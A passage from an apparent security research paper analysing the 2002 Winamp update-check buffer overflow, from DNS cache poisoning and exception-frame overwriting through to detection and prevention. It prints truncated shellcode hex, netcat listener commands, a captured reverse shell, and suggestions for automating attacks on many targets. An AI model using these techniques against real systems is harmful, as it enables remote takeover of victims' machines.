Figure 5: DNS Response

In Figure 6 some additional details of a DNS answer are shown. Of particular interest is the Time to live field (TTL). This value specifies how long a DNS server should remember this answer before deleting it. During the TTL, future requests for this information will be served out of the local DNS server's cache. This eliminates the need to repeat traffic across the Internet for answers that

were recently discovered. This is equivalent to the server saying “I just found example.com a little while ago, so chances are it’s still at 192.0.34.72.” Without this caching, the root and first-level name servers (and many popular second-level ones) would be swamped with requests to the point of failure. Caching is one of DNS’ strongest features, but also one of its biggest liabilities. As shown later, malicious information combined with abuse of caching can force a server to return incorrect replies to future DNS queries.

```

  ▢ Answers
  ▢ example.com: type A, class inet, addr 192.0.34.72
    Name: example.com
    Type: Host address
    Class: inet
    Time to live: 1 day, 13 hours, 21 minutes, 2 seconds
    Data length: 4
    Addr: 192.0.34.72
```

Figure 6: DNS Response Detail

3.4 Anatomy of the Exploit

So far the discussions have been about the technology that sets the stage for the Winamp Update exploit. It is now time to analyze the exploit itself, how it leverages the protocols and concepts mentioned so far, and the actual Winamp vulnerability that is the ultimate target of these efforts.

3.4.1 Normal Operation

The simplest way to begin the analysis is to watch what happens during the normal course of a Winamp update check. When a user opens the Winamp program for the first time in a day, it immediately starts a separate thread in to check for a newer version of itself (provided the user has not disabled this feature). The thread acts as an HTTP client and opens a connection to port 80/TCP of the server “www.winamp.com”¹⁴. If the connection succeeds, Winamp requests the URI “/update/latest-version.jhtml” using the HTTP GET method. The server returns data in its response that indicates the latest version of the product, and description text that is to be displayed to the user. Figure 7 shows a normal HTTP response from the “latest-version.jhtml” page. If a newer version is available, a dialog is shown to the user, giving them the opportunity to initiate an update procedure. Since this entire sequence of events happens within a separate thread, the user is not aware of the process unless the dialog appears. Winamp performs its normal functions even while the check is proceeding silently in the background.

¹⁴ winamp.com is a trademark of Nullsoft, Inc.

```

⊞ Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Thu, 22 Aug 2002 01:08:15 GMT\r\n
  Server: Apache/1.3.26 (Unix)\r\n
  Set-Cookie: sessionId=50QDCPVTNCABFTN241GBCYY;path=/\r\n
  Content-Length: 283\r\n
  Connection: close\r\n
  Content-Type: text/html\r\n
  \r\n
  ...2.80. .winamp
  2.80a is now available for download from ..winamp.com! .. * Resolves two security issues.. * General bug fixes.. * Improved CDDB support.... We strongly recommend you upgrade to this ..version as soon as possible. ...would you like to upgrade to the latest version?...

```

Figure 7: Normal Winamp Update Check HTTP Response

Without going any further, there are already some important flaws to note. First, the client connects to “www.winamp.com” instead of a particular IP address. This was likely a design decision; it allows for flexibility in the event that the web server moves to a different IP. However, it leaves the target of the connection open to interpretation of the DNS resolver process. If any link in the DNS chain is broken or corrupted, an incorrect HTTP server could be queried. Second, no attempt is made by Winamp to challenge the identity of the server. If SSL was used, or if there was at least some difficult cryptographic content in the transaction, the problem could be mitigated. This issue could easily have been overlooked if the designers did not anticipate malicious activity surrounding the update check process. Lastly, it can be considered poor style for software to make connections to the Internet without notifying the user that a transfer is in progress. In this case, the program ships with this behavior enabled by default, so most casual users won’t even be aware that the check is occurring.

So now it’s known that Winamp will silently check for updates, and implicitly trust the identity of server to which it connects. Internally, the client then reads the HTTP response and parses the version number returned. If the revision is determined to be newer, the update dialog is shown. Unfortunately, the Winamp client is not robust enough to handle unexpected data from the server. To quote the author of the exploit, “if it were to receive a huge response via some nameserver corruption the thread parsing the response is thrown into an infinite

loop and eventually the exception dispatcher is called.. and THEN...[an] overflow occurs.”¹⁵

3.4.2 Poisoning DNS

Before delving into the details of what happens to Winamp during the exploit, it is necessary to prove that such a condition can become possible in the first place. Namely, a “huge response” cannot be returned unless Winamp connects to a server that is under an attacker’s control. The only feasible way to cause this to happen is for the attacker to fool the DNS resolving process when the client attempts to find the IP address of “www.winamp.com”.¹⁶ The act of causing the resolver process to return fraudulent answers is called “cache poisoning”, and there are several methods to achieve this end. Some attacks depend on characteristics of the DNS and resolver software in use by the target site, while others attack the DNS protocol itself. A few approaches will be detailed here. The first is somewhat trivial, but useful as a proof-of-concept, while the second is of practical use against many DNS servers, especially older versions.

The simplest way to force the target computer to use the wrong address for “www.winamp.com” is to hard-code an incorrect value into the resolver’s “hosts” file. On Windows 2000 that file is located in the “system32\drivers\etc” directory. Adding the line:

```
10.1.1.1 www.winamp.com
```

will cause “www.winamp.com” to resolve to 10.1.1.1 on the target machine. Unless the attacker has write permission to the target’s system32 directory, this approach is not especially practical. However, for setting up the exploit in a test environment, the shortcut is extremely useful.

For a more serious approach to cache poisoning, the DNS protocol can be exploited. As mentioned in section 2.2.2, the request/response pairs are UDP packets. When a local DNS server does not have the answer to a query in its cache already, it locates and then asks the authoritative name server for that domain. This request from the local server to the authoritative server is a UDP packet that carries DNS information, including a transaction ID. The response packet from the authoritative server carries the same transaction ID, so that the local server can properly associate that packet with its query. The only two identifying marks of the response packet, then, are the source IP address (which is the IP of the authoritative name server) and the transaction ID (which was supplied in the request packet).¹⁷

If an attacker is able to see request packets or guess the next likely transaction ID, then they can poison the cache in the following manner:

¹⁵ <http://online.securityfocus.com/archive/1/280786>

¹⁶ Actually, if the attacker is on the same LAN as the target machine, ARP spoofing could be used to redirect all traffic through the attacker’s machine, constituting a Man-In-the-Middle attack. Discussion of this tactic is outside the scope of this paper.

¹⁷ Details on cache poisoning adapted from: <http://packetstormsecurity.nl/papers/protocols/dnsinfo.htm>

1. Send a DNS query to the local server, asking the address of "www.winamp.com"
2. Before the local server gets a response from the authoritative DNS server, forge a UDP packet that appears to be a genuine response. It should contain:
 - The source IP address of the authoritative server
 - The correct transaction ID from the query packet
 - A long Time-to-live value so the server will not re-query for this address soon.

Assuming the local server sees the forged response packet prior to the real response, it will cache the forged value, and serve it to all future queries for "www.winamp.com". The authentic response packet will arrive at some later time, and be discarded by the local server as superfluous. This approach must be conducted at a time when the server does not have a valid cached IP address from the real Winamp name server. Otherwise, step 1 will not result in a query, but merely a response from the local server's cache.

The method used to determine the correct transaction ID value to use in this attack depends upon circumstances. Many DNS servers use an extremely predictable incrementing sequence. In this case, all the attacker needs to do is get the local name server to send a query to an attacker-controlled DNS server. The attacker can record the transaction ID and then use (that value +1) as the ID in the poisoning attack. In practice, several closely-numbered packets will be sent, in the hopes that one of them will be correct. If the attacker has the ability to sniff network traffic from the local DNS server, they can read the correct transaction ID value from the query packet itself.

There are many other ways to conduct a cache poisoning attack, and they rely to differing extents on the particular server software, and its interpretation of the DNS protocol. Some servers will accept fraudulent information from a DNS reply even when it is not in any way related to the request. A malicious server could therefore send information about the "winamp.com" domain even though it was not authoritative for that domain, and the local DNS server could be fooled into caching the fraudulent data.

3.4.3 Overflowing the Buffer

Now that the target machine is resolving a malicious IP address for "www.winamp.com", the attack is clear to proceed. The amount of detailed analysis available regarding this exploit is limited. On a high level, the buffer that receives the update information from the server is susceptible to overflow. This means that the program will carelessly input a larger amount of data than it has room to hold. Once the available space is used up, the program goes blindly on writing to memory, thereby corrupting space that is intended for other purposes. After enough space is overwritten (in this case about 35 kilobytes) the overflow reaches some significant areas of memory.

In order to understand the exploit, a brief analysis of buffer overflows will be useful. Whenever a function begins, the system records important information about its current state into an area of memory called the “stack”. The memory allocated for a function (called a “stack frame”) is kept on the stack until the function exits, at which point that memory is reclaimed. The stack on the x86 architecture allocates memory starting from high addresses and proceeding to lower ones. When a local variable buffer is written to, the system starts from the variable’s lowest memory address and proceeds higher. This means that the system state information will reside at higher memory addresses on the stack than the function’s own variables, as shown in Figure 7.¹⁸




Figure 7: The x86 Stack Frame

As seen in the diagram above, a buffer fills from low memory to high. By sending a sufficiently large amount of data, the attacker passes beyond the area defined for local variables, and reaches the system-constructed area of the function’s stack frame. Under normal circumstances, this portion of memory is never altered by the function’s code.

Buffer overflows in their simplest manifestation can usually crash the host software or cause it to enter an infinite loop, because overwriting other variables’ values in mid-execution can wreak havoc with program logic. By carefully constructing the overflow data, however, an attacker can overwrite an area of the stack that will send CPU control to a location of the attacker’s choice. The “Function Return Address” and “Exception Handler Frame” noted above are both areas of the stack that can provide useful functionality to an attacker.

¹⁸ Stack Figures constructed from information in Bray, Brandon: “Compiler Security Checks In Depth”

The return address is always called when a function terminates, so if an overflow does not harm the function's processing, then overwriting the return address will cause the CPU to "return" to a different address after the function exits. The attacker sets the return address to a location that is INSIDE the buffer they just overflowed, as shown in Figure 8. The buffer will have been filled with some malicious machine code of the attacker's choice. Now the code executes as though it was part of the original benign program. The attacker-supplied machine code runs with whatever permissions the rest of the program has. This is the most straightforward type of buffer overflow attack.




Figure 8: Altering the Return Address

A variation on this attack is useful in code where the overflow causes pathological behavior in the current function. If an exception is thrown because of some unexpected condition, control is passed to the Exception Handler Frame. This part of the stack is also susceptible to overflow, however. In fact, the Exception frame is closer to the buffer than the return address. Once the Exception Handler is called, control passes to the attacker's code in the same manner as above. It is this particular approach to which the Winamp Update check is vulnerable.

3.4.4 Havoc in Winamp

Now that the buffer overflow mechanism has been explained, the discussion of the Update check vulnerability can continue. Through manipulation of the Exception frame, the CPU is instructed to pass control into the beginning of the overflowed buffer, where malicious machine code resides. This code can perform any operation as if it was the user who launched Winamp.

Since the Update check is running in a separate thread from the rest of Winamp's functions, the attack, crashing, and re-routing of control in this thread are never detected by the user. The malicious code executes hidden in the background while the user listens to their audio selections, blissfully unaware of any foul play. This is the ultimate goal of the attacker, who now has as much control over the machine as the real user! As a side note, when Winamp closes, the hijacked thread is terminated as well, so the attacker must finish any malicious activity before the user finishes their music.

3.5 Exploit Diagram




Figure 9: Chronological Progression of the Exploit (from the top downward)

Figure 9 summarizes the operation of the Winamp Update check exploit. Events are shown in chronological order from the top downward.

- The DNS poisoning occurs first, with *DNS-Local* getting the *Attacker* IP as the answer for "www.winamp.com".
- When Winamp is opened on *Target*, it looks for the address of "www.winamp.com". The resolver queries *DNS-Local* and gets the poisoned response: 10.1.1.1 (the IP of *Attacker*).
- Winamp connects to *Attacker*, thinking it is "www.winamp.com", and issues an HTTP GET.
- *Attacker* replies with a response that contains the overflow and shellcode.
- Winamp's thread overflows, causing *Target* to execute malicious code.
- *Target* now secretly connects to *Attacker*, enabling unauthorized activity to commence.

3.6 Understanding and Using the Exploit

On a high level, the design of the proof of concept exploit code, called “WampExp.c”, is straightforward.¹⁹ It is a C program that should compile in a reasonably straightforward fashion on Unix-like systems. In the course of researching this topic, several minor modifications were made to the code so that it would compile on a Windows 2000 machine. The changes consisted of altering “#include” statements and other tweaks to match the Win32 network library definitions. Although the code does not utilize any real network functionality, these libraries are required for the proper processing and insertion of command line arguments into the machine code.

WampExp.c takes command line arguments to set the IP address and TCP port at which the attacker wishes to receive a connection from the compromised target. It immediately outputs a large but precise amount of data that contains enough characters to overflow Winamp to the appropriate point of the function’s Exception frame. The data also contains machine code designed to perform a malicious action on the target computer. This set of commands is commonly referred to as an “egg”, or “shellcode” (for its ability to execute commands on the victim machine).

The shellcode used in the Update check exploit is an adaptation of the “jill.c” program developed by “dark spyrit” for an older Microsoft® Internet Information Server vulnerability.²⁰ This compact code creates a TCP connection to a hard-coded IP address and port number. It then starts a command interpreter (cmd.exe) and interfaces it with the connection. Input from the attacker’s end of the pipe is sent to the command shell, and output from the shell is sent to the attacker’s machine. In this manner, the attacker is given a remote interactive interface to the target machine, over which they can execute any commands as if they were the interactive user logged in.

The author of WampExp.c tailored the jill.c shellcode to execute invisibly and without terminating the Winamp client program. When run, WampExp.c takes the IP and port numbers that were specified on the command line and inserts them into the shellcode. The attacker must have a server listening at that address in order for the connection to succeed.

The exploit program is written to supply the HTTP response shown in Figure 10.

¹⁹ Source code available at <http://downloads.securityfocus.com/vulnerabilities/exploits/wampexp.c>

²⁰ Source code available at <http://online.securityfocus.com/data/vulnerabilities/exploits/jill.c>

```

fa 83 d5 83 00 00 4f 4b 0d 0d 0a 0d 0d 0a 39 2e .....OK .....9.
39 39 0d 0d 0a 0d 0d 0a eb 03 5d eb 05 e8 f8 ff 99..... ..].....
ff ff 83 c5 15 90 90 90 8b c5 33 c9 66 b9 d7 02 ..... ..3.f.
50 80 30 30 95 40 e2 fa 2d 95 95 64 e2 14 ad d8 cf P.O.@.- ..d.....
05 95 e1 96 dd 7e 60 7d 95 95 95 95 c8 1e 40 14 .....~}.....@.
7f 9a 6b 6a 6a 1e 4d 1e e6 a9 96 66 1e e3 ed 96 0.kjj.M. ....f.....
66 1e eb b5 96 6e 1e db 81 a6 78 c3 c2 c4 1e aa f.....n. ....x.....
96 6e 1e 67 2c 9b 95 95 95 66 33 e1 9d cc ca 16 .n.g,... .f3.....
52 91 d0 77 72 cc ca cb 1e 58 1e d3 b1 96 56 44 R..wr... .X.....VD
74 96 54 a6 5c fc 1e 9d 1e d3 89 96 56 54 74 97 t.T.\... ..VTt.
96 54 1e 95 96 56 1e 67 1e 6b 1e 45 2c 9e 95 95 .T...V.g .k.E...
95 7d e1 94 95 95 a6 55 39 10 55 e0 6c c7 c3 6a .}.....U 9.U.1...
c2 41 cf 1e 4d 2c 93 95 95 95 7d ce 94 95 95 52 .A..M,.. ..}....P
d2 f1 99 95 95 52 d2 fd 95 95 95 52 d2 f9 .....R. ....R.
94 95 95 95 ff 95 18 d2 f1 c5 18 d2 85 c5 18 d2 .....j.U... .....
81 c5 6a c2 55 ff 95 18 d2 f1 c5 18 d2 8d c5 18 ...i.UR. ....
d2 89 c5 6a c2 55 52 d2 b5 d1 95 95 95 18 d2 b5

```

Figure 10: Exploit HTTP Response (truncated)

Compare the exploit's response to Figure 7, which is an example of the normal response Winamp expects. Note the first word, "OK", which (tersely) indicates a successful response. This message does not even contain a return code, which is an item that's required for HTTP responses. However, HTTP clients are designed to be tolerant of input that deviates from specification, in the interest of compatibility. Winamp accepts this response as valid.

The data section of the HTTP message contains a fake version number for Winamp to parse (9.99), immediately followed by a tremendous amount of data that will overflow the target's buffer. The first information transmitted within this data is the shellcode (partially shown).

Following the shellcode are many kilobytes of the NOP instruction (0x90), to fill the appropriate amount of space. Then come a few bytes of strategically placed machine code, and lastly, the address that will overwrite the Exception frame's instruction pointer (see Figure 11).

```

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 22 fa ff e3 d6 19 02 75 0d 0d 0a 00 00 00 00 00 00 00 00


```

Figure 11: Exploit HTTP Response (end)

On its own, WampExp.c just streams its hard-coded HTTP response to the console, and then exits. The author chose to keep the code base simple by making the exploit reliant upon existing external utilities to complete its functionality. In order to carry out the exploit, the attacker must have an HTTP server listening on port 80 and another program listening on the TCP port which

is specified as WampExp.c's PORT parameter. To provide this network connectivity, the free and powerful utility netcat (nc.exe) is used.²¹


Netcat is set up to stream the output of the exploit program to any client that connects to port 80 of the attacker's machine, as shown in Figure 12.



```
C:\projects\WampExp\Debug>WampExp.exe 10.1.1.1 5555 ! nc -v -l -p 80
listening on [any] 80 ...
```

Figure 12: Setting up the HTTP Server

Another netcat session is now started using port 5555 (the one supplied to the WampExp program in Figure 12). See Figure 13 for the syntax used.



```
C:\projects\WampExp\Debug>nc -v -l -p 5555
listening on [any] 5555 ...
```

Figure 13: Setting up the callback listener


If all goes well with the cache poisoning attack, the target machine will resolve “www.winamp.com” to the attacker’s IP. At some point in the future, the blissfully ignorant user on the target machine starts up Winamp, and starts to listen to their favorite song, shown in Figure 14.



Figure 14: User opens Winamp and grooves

As it opens, Winamp will connect to the attacker’s netcat listener on port 80 (thinking it is “www.winamp.com”). The buffer will overflow, and execution of the update checking thread will be redirected to the adapted jill.c shellcode. A connection will be opened from the target machine to the attacker’s second netcat listener on port 5555, and the attacker will be greeted with the response in Figure 15.

²¹ Netcat is available from @stake Research Labs: <http://www.atstake.com/research/tools/>



```
C:\ Netcat that listens for callback from exploited Winamp - nc -l -p 5555
C:\projects\WampExp\Debug>nc -l -p 5555
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\Program Files\Winamp\Plugins>
```

Figure 15: Receiving callback shell from hacked Winamp

The attacker has been presented with an interactive shell on the target machine! If the Winamp user has administrative privileges on the machine, then the attacker does as well. If not, the attacker can still cavort around the file system and steal sensitive information, or attempt to gain additional privileges. All this occurs unbeknownst to the Winamp user, who is still enjoying their music selection.

As coded, the WampExp.c exploit is a somewhat manual process. There exist several intriguing possibilities for the extension and automation of this attack.

- The mini-HTTP server that is formed by running the exploit under netcat could be altered so that it can accept many HTTP connections instead of exiting after the first one.
- A more sophisticated program could be used that supplies a different callback port each time it serves the shellcode (instead of hard coding 5555), and starts a new netcat listener on that port to catch the victim's shell. This technique would allow for a number of targets to more easily be compromised from a single attacking host.
- Trivially, a script of commands could be passed to the target shell instead of presenting a prompt for manual entry. This would automate the process of running malicious commands on the victim machine(s).
- To preserve the appearance of normality, the fake HTTP server could be expanded to a real server that copies or proxies all content from the real www.winamp.com except for the Update check URL (which will be served the exploit code, of course).

3.7 The Exploit Code

The functioning of the WampExp C code is quite straightforward. It pokes the command line arguments into the correct locations of the machine code, then prints an HTTP response containing the shellcode to its standard output device. To understand the execution of the exploit once it reaches the target, some analysis of the machine code must now be performed.

When the overflow writes onto the Exception frame's instruction pointer (EIP) it must send the execution of the CPU into its own shellcode. The author accomplishes this by a 3-hop process. First, the instruction pointer is set to the

well-known location of a JUMP instruction in a Windows DLL (ws2help.dll). This instruction makes the first jump into the buffer, where four bytes of code can be manipulated by the attacker. The first two bytes are used to partially change the value of the EBX register, and the next two bytes make the second JUMP to the location of EBX. Now the execution arrives at a slightly larger patch of writable memory. Here, the appropriate offset number of bytes is subtracted from EBX so that it will point to the start of the modified jill.c shellcode. Finally, one last JUMP EBX is performed to set the shellcode running.

The machine code level operation of this exploit is somewhat indirect in terms of passing execution to the shellcode. The author's motivation for choosing this set of instructions is not known, but attempts to simplify the exploit by jumping directly to the shellcode have failed. In point of fact, the second and third JUMP commands did not appear to be effective as written, at least on the configuration used for this research (Windows 2000 Advanced Server, Winamp 2.80). The values loaded into EBX were not correct to complete the chain of JUMPs and land at the shellcode.

For this project, a variant of WampExp.c was created to address this issue. The machine code was tweaked to load EBX with appropriate values, and then the exploit was able to work as designed. It is not clear whether the original code is erroneous, or simply is not robust across different systems. In either case, it would likely be a simple matter for an attacker skilled in Assembly programming to create a robust and viable exploit using WampExp.c as a springboard.

3.8 Attack Signature

To the Winamp user, a successful Update check exploit will be absolutely undetectable (until the attacker starts meddling with the computer in some noticeable fashion). If the exploit code does *not* correctly function, the user would notice one of three conditions depending on the situation:

- Winamp might crash and display an error dialog. This would be the case if some improper memory access caused Windows to terminate the process.
- Winamp might close silently without any explanation. This can occur when the execution pointer does not get set correctly.
- The CPU might race until the user closes Winamp. This happens when the EBX register is not being loaded with correct values, and the program execution loops forever on the second JUMP command.

To an Intrusion Detection System, this attack can be more visible. While the Update check request is just a normal HTTP request to a (usually) benign web server, the response contains the shellcode. This code, captured by a network sniffer, is partially shown in Figures 10 and 11 in section 3.6. The shellcode is mostly static; only a few bytes change per attack. Therefore, this HTTP response can provide a simple fingerprint for a Network IDS to detect the attack on the network.

Additionally, it may be possible to detect the traffic of the actual shell call-back connection by triggering on the banner text that Windows issues when cmd.exe starts (see Figure 15 above). When this text is transmitted over a TCP connection there is a strong possibility that someone is sending a shell out through the firewall. There are issues to note with this approach, such as the variance of banner text over different Windows systems. Also, the shell connection can take place over any TCP port because this value is configurable by the attacker. This may make the connection harder to detect depending on the IDS used.

3.9 Preventing the Attack

For users of Winamp, there are several options to ensure this attack will not be carried out on their systems. The simplest approach is to disable Winamp's ability to check for updated versions, as shown in Figure 16.




Figure 16: Preventing Winamp's Auto Update Check (uncheck the box shown)

This prevents the entire sequence of events leading to the compromise. Alternately, the Winamp.exe executable can be patched to use the hard-coded IP address of the real "www.winamp.com" server, instead of relying on a DNS lookup. Such a patch exists and is available for download at <http://online.securityfocus.com/archive/attachment/280786/2/wapatch.zip>. This approach entails some amount of risk, because the patch was developed by the exploit author as opposed to Nullsoft. Also, there is still the possibility that the IP address of the Winamp server will legitimately change at some time in the future.

